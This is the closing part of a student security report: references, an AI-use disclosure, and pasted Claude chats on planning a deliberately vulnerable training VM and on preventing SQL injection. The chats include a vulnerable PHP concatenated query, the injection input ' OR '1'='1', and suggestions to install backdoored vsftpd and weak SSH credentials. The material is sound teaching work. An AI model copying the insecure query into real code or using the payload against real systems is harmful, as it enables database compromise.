OWASP Foundation. (2025). *OWASP Top 10: A05:2025 – Injection*. Available at: [OWASP Top 10 A05 Injection 2025](#) (Accessed: 25 May 2026).

PHP Documentation. (2026a). *SQL Injection*. Available at: [PHP SQL Injection Manual](#) (Accessed: 15 May 2026).

PHP Documentation. (2026b). *htmlspecialchars*. Available at: [PHP htmlspecialchars Documentation](#) (Accessed: 22 May 2026).

PHP Documentation. (2026c). *POST method uploads*. Available at: [PHP POST Method Uploads Documentation](#) (Accessed: 22 May 2026).

PortSwigger. (2026a). *File Upload Vulnerabilities*. Available at: [PortSwigger File Upload Vulnerabilities](#) (Accessed: 14 May 2026).

PortSwigger. (2026b). *Cross-site scripting (XSS)*. Available at: [PortSwigger XSS Guide](#) (Accessed: 22 May 2026).

PortSwigger. (2026c). *SQL injection — How to detect SQL injection vulnerabilities*. Available at: [PortSwigger SQL Injection Detection](#) (Accessed: 22 May 2026).

PortSwigger. (2026d). OS Command Injection. Available at: [portswigger.net/web-security/os-command-injection](#) (Accessed: 25 May 2026).

Kerrisk, M. (2025). *passwd(5) Linux manual page*. Available at: [Linux passwd\(5\) Manual](#) (Accessed: 12 May 2026).

MITRE. (2025a). *2025 CWE Top 25 Most Dangerous Software Weaknesses*. Available at: [MITRE CWE Top 25 2025](#) (Accessed: 8 May 2026).

MITRE. (2026b). *CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')*. Available at: [MITRE CWE-78 OS Command Injection](#) (Accessed: 22 May 2026).

Proofpoint. (2024). *Throwback Thursday: Lessons Learned from the 2008 Heartland Breach*. Available at: [Proofpoint Heartland Breach Article](#) (Accessed: 21 May 2026).

sqlmap Project. (2026). *sqlmap: automatic SQL injection and database takeover tool*. Available at: [sqlmap Official Website](#) (Accessed: 21 May 2026).

Acunetix. (2026a). *What Is OS Command Injection*. Available at: [Acunetix OS Command Injection Article](#) (Accessed: 22 May 2026).

Acunetix. (2026b). *The Tangled Web of Password Reuse and Credential Stuffing*. Available at: [Acunetix Upload Forms Threat Article](#) (Accessed: 22 May 2026).

CISA. (2024). *Secure by Design Alert: Eliminating OS Command Injection Vulnerabilities*. Available at: [CISA Secure by Design Alert – Eliminating OS Command Injection Vulnerabilities](#) (Accessed: 25 May 2026).

GBHackers. (2025). *Active Exploits Target Magento & Adobe Commerce Vulnerability*. Available at: [GBHackers Magento Vulnerability Article](#) (Accessed: 27 May 2026).

Verizon. (2025). *2025 Data Breach Investigations Report*. Available at: [Verizon 2025 DBIR Report](#) (Accessed: 8 May 2026).

IBM. (2026). *X-Force Threat Intelligence Index 2026*. Available at: [IBM X-Force Threat Intelligence Index 2026](#) (Accessed: 8 May 2026).

Dark Reading. (2019). *Vulnerability Puts Millions of Fortnite Players at Risk, Check Point Finds*. Available at: [Dark Reading Fortnite Vulnerability Article](#) (Accessed: 20 May 2026).

6: AI usage & Disclosure

AI was used in this project accordingly:

The AI tool that was used: Claude by Anthropic.

Where:

Claude was used to assist with research and a learning assistant across the following parts of the project:

- Finding sources for research.
- Explanation of technical concepts found during the research to support the authors understanding.
- Planning and setup of the project.
- Assisted with Harvard reference guidelines.


Why:

The AI tool was mainly used to explain technical concepts, find relevant sources and provide structured layout of the project. It was never used to generate text that was copied directly into the project.

How:

All sources provided by the AI tools were visited personally and verified by the author before retrieving or citing any information from said source. Technical claims were double checked against primary sources such as OWASP, PortSwigger, MITRE and PHP documentation. All implementations were personally configured, tested and documented with original screenshots on the virtual machines.

Screenshots of AI prompts:



here is my project can you help me with the structure and layout

I can see the full project brief. This is a solid school exam project — building a deliberately vulnerable VM based on real-world vulnerabilities, then writing a security report around it.

Here's how I'd suggest structuring your work and the final report:

Recommended vulnerability choices (4+)

Pick vulnerabilities that are well-documented, exploitable with common tools, and traceable to real security reports (OWASP, CVE, Verizon DBIR). Good candidates for your profile:

- **SQL Injection** — already researching this, OWASP Top 10 staple
- **Outdated/unpatched service** (e.g. vsftpd 2.3.4, Samba) — easy to implement in a Linux VM, clear CVE reference
- **Weak/default credentials** — SSH or a web app login, very common in real breach reports
- **Command injection or XSS** — simple to implement via a PHP web app, strong OWASP backing

These four cover different attack surfaces (DB, network service, auth, web) which gives your report good breadth.

Final report structure (mapped to the assignment)

1. Introduction

- Why vulnerable VMs matter for training (vs. CTF-style machines)
- Brief overview of your 4 chosen vulnerabilities

2. Main — Theory per vulnerability For each one:

- How it works (technical explanation)
- Severity and real-world impact (CVSS score if applicable, breach examples)
- Detection methods (your SQL injection research fits here)
- Mitigation strategies
- Why you chose it (justification based on security reports)

Write a message...



Sonnet 4.6



Final report structure (mapped to the assignment)

1. Introduction

- Why vulnerable VMs matter for training (vs. CTF-style machines)
- Brief overview of your 4 chosen vulnerabilities

2. Main — Theory per vulnerability For each one:

- How it works (technical explanation)
- Severity and real-world impact (CVSS score if applicable, breach examples)
- Detection methods (your SQL injection research fits here)
- Mitigation strategies
- Why you chose it (justification based on security reports)

3. Practical — VM setup and exploitation

- OS and services installed, how each vulnerability was configured
- Step-by-step exploitation with screenshots
- Tools used (Metasploit, SQLmap, Nmap, etc.)

4. Summary and Conclusion

- Key findings, lessons learned, real-world relevance

VM setup recommendation

Ubuntu Server or Debian as the base, then install:

- A LAMP stack (Apache + MySQL + PHP) for SQL injection and XSS/command injection
- vsftpd 2.3.4 (backdoored version) for a network service vulnerability
- Weak SSH credentials on a standard port

This keeps everything on one machine and exportable as OVA from VirtualBox.

Want me to help you draft the research report section first, flesh out the vulnerability theory for any specific one, or start planning the VM setup?

📄 🌟 💬 ↺ < 2 / 2 >



Can you give me good sources on SQL injection detection methods for a security report

Searched the web >

Here's a structured overview of good sources for your security report, categorized by type:

Academic / Peer-reviewed (2024-2025)

These are the strongest sources for a technical report:

- **Paul et al. (2024)** — *"SQL Injection Attack: Detection, Prioritization & Prevention"*, Journal of Information Security and Applications. Covers the full spectrum from defensive coding to runtime attack prevention, with ML and deep learning approaches, and HTTP/NetFlow-based detection. Available via ACM DL: <https://dl.acm.org/doi/10.1016/j.jisa.2024.103871> ACM Digital Library
- **Casmiry, Mduma & Sinda (2025)** — *"Enhanced SQL Injection Detection Using Chi-Square Feature Selection and Machine Learning Classifiers"*, Frontiers in Big Data. Covers rule-based approaches, traditional ML, and deep learning models as the three main detection categories, and addresses the false positive problem. Open access: <https://www.frontiersin.org/journals/big-data/articles/10.3389/fdata.2025.1686479/full> Frontiers
- **Chen, Liang & Wang (2025)** — *"SQL Injection Detection Based on Content Matching and Deep Learning"*, Computers, Materials & Continua. Addresses limitations of traditional detection by combining content matching with CNN-based deep learning to reduce feature noise. <https://doi.org/10.32604/cmc.2025.063319> SciOpen
- **Arasteh et al. (2025/2026)** — *"A Cybersecurity Method to Detect SQL Injection Using Heuristic-Driven Feature Selection and ML"*, The Journal of Supercomputing. Combines the whale optimization algorithm as a feature selector with multiple ML classifiers for detection. <https://link.springer.com/article/10.1007/s11227-025-08165-y> Springer

Authoritative Industry/Standards Sources

- **OWASP Web Security Testing Guide (WSTG)** — The gold standard for detection methodology. Covers error-based, blind boolean-based, and time-based inference techniques. Direct URL: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_SQL_Injection
- **OWASP SQL Injection page** — <https://owasp.org/www->

Want to be notified when Claude responds?

Notify



Write a message...



Sonnet 4.6



Claude is AI and can make mistakes. Please double-check cited sources.

Can you explain how prepared statements work in PHP and why they prevent SQL injection

Sure. Here's a clear breakdown.

The core problem: string concatenation

Without prepared statements, a typical PHP query looks like this:

```
php
$query = "SELECT * FROM users WHERE username = '" . $_POST['username'] . "'";
$result = mysqli_query($conn, $query);
```

The user's input is pasted directly into the SQL string. If someone enters `' OR '1'='1'`, the query becomes:

```
sql
SELECT * FROM users WHERE username = '' OR '1'='1'
```

Which returns all users. The database can't tell what's data and what's SQL logic — it's all one string.

How prepared statements work

Prepared statements split the process into two separate steps:

Step 1 — Send the query structure first, with a placeholder:

```
php
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ?");
```

At this point, the database receives and compiles the query *before* any user data is involved. The `?` is a placeholder — the structure is now locked.

Step 2 — Bind and send the data separately:

```
php
$stmt->bind_param("s", $_POST['username']); // "s" = string type
$stmt->execute();
```

The user's input travels to the database as *pure data*, through a separate channel from the SQL structure. The database never re-parses the query after this point.

Write a message...



Sonnet 4.6



username value being searched for. It doesn't interpret the quotes or `OR` as SQL syntax because the query was already compiled before the data arrived. There's nothing left to inject into.

A full working example in PHP with MySQLi:

```
php
$conn = new mysqli("localhost", "user", "password", "database");

$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
$stmt->bind_param("ss", $_POST['username'], $_POST['password']);
$stmt->execute();

$result = $stmt->get_result();
$user = $result->fetch_assoc();
```

The `bind_param` type string

The first argument to `bind_param` declares the data type of each parameter:

Character	Type
<code>s</code>	string
<code>i</code>	integer
<code>d</code>	double
<code>b</code>	blob

This adds a second layer — even if someone somehow passed SQL syntax, mismatched types would cause it to fail or be cast to something harmless.

PDO as an alternative

PDO (PHP Data Objects) does the same thing, with slightly cleaner syntax and support for multiple database backends:

```
php
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = :username");
$stmt->execute([':username' => $_POST['username']]);
$user = $stmt->fetch();
```

Named placeholders (`:username`) instead of `?` make it easier to read when you have many parameters.

Write a message...



Sonnet 4.6 ▾



How do I cite multiple OWASP pages from the same year in Harvard referencing style

When citing multiple pages from the same source (OWASP) in the same year, Harvard style handles it with **letter suffixes** on the year.

In-text citations

(OWASP, 2021a)
(OWASP, 2021b)
(OWASP, 2021c)

Reference list

You assign the letters alphabetically by the page title:

OWASP (2021a) Blind SQL Injection. Available at:
https://owasp.org/www-community/attacks/Blind_SQL_Injection
[Accessed: 22 May 2026].

OWASP (2021b) SQL Injection. Available at:
https://owasp.org/www-community/attacks/SQL_Injection
[Accessed: 22 May 2026].

OWASP (2021c) SQL Injection Bypassing WAF. Available at:
https://owasp.org/www-community/attacks/SQL_Injection_Bypassing_WAF
[Accessed: 22 May 2026].

A few practical notes

- **Check the actual page dates** — OWASP pages don't always show a clear publication year. If no date is listed, use **no date** shortened to **n.d.**, giving you **(OWASP, n.d.a)**, **(OWASP, n.d.b)** etc.
- **The WSTG is a separate publication** with its own title, so it can stand alone as **(OWASP, 2021)** without a suffix if it's the only item from that year, or get its own letter if needed.
- **Letter order** is determined by the title alphabetically, not by which you cite first in the text.
- Check with your teacher whether they want "OWASP Foundation" written out in full as the author — some institutions prefer the full org name on first reference.

Write a message...



Sonnet 4.6

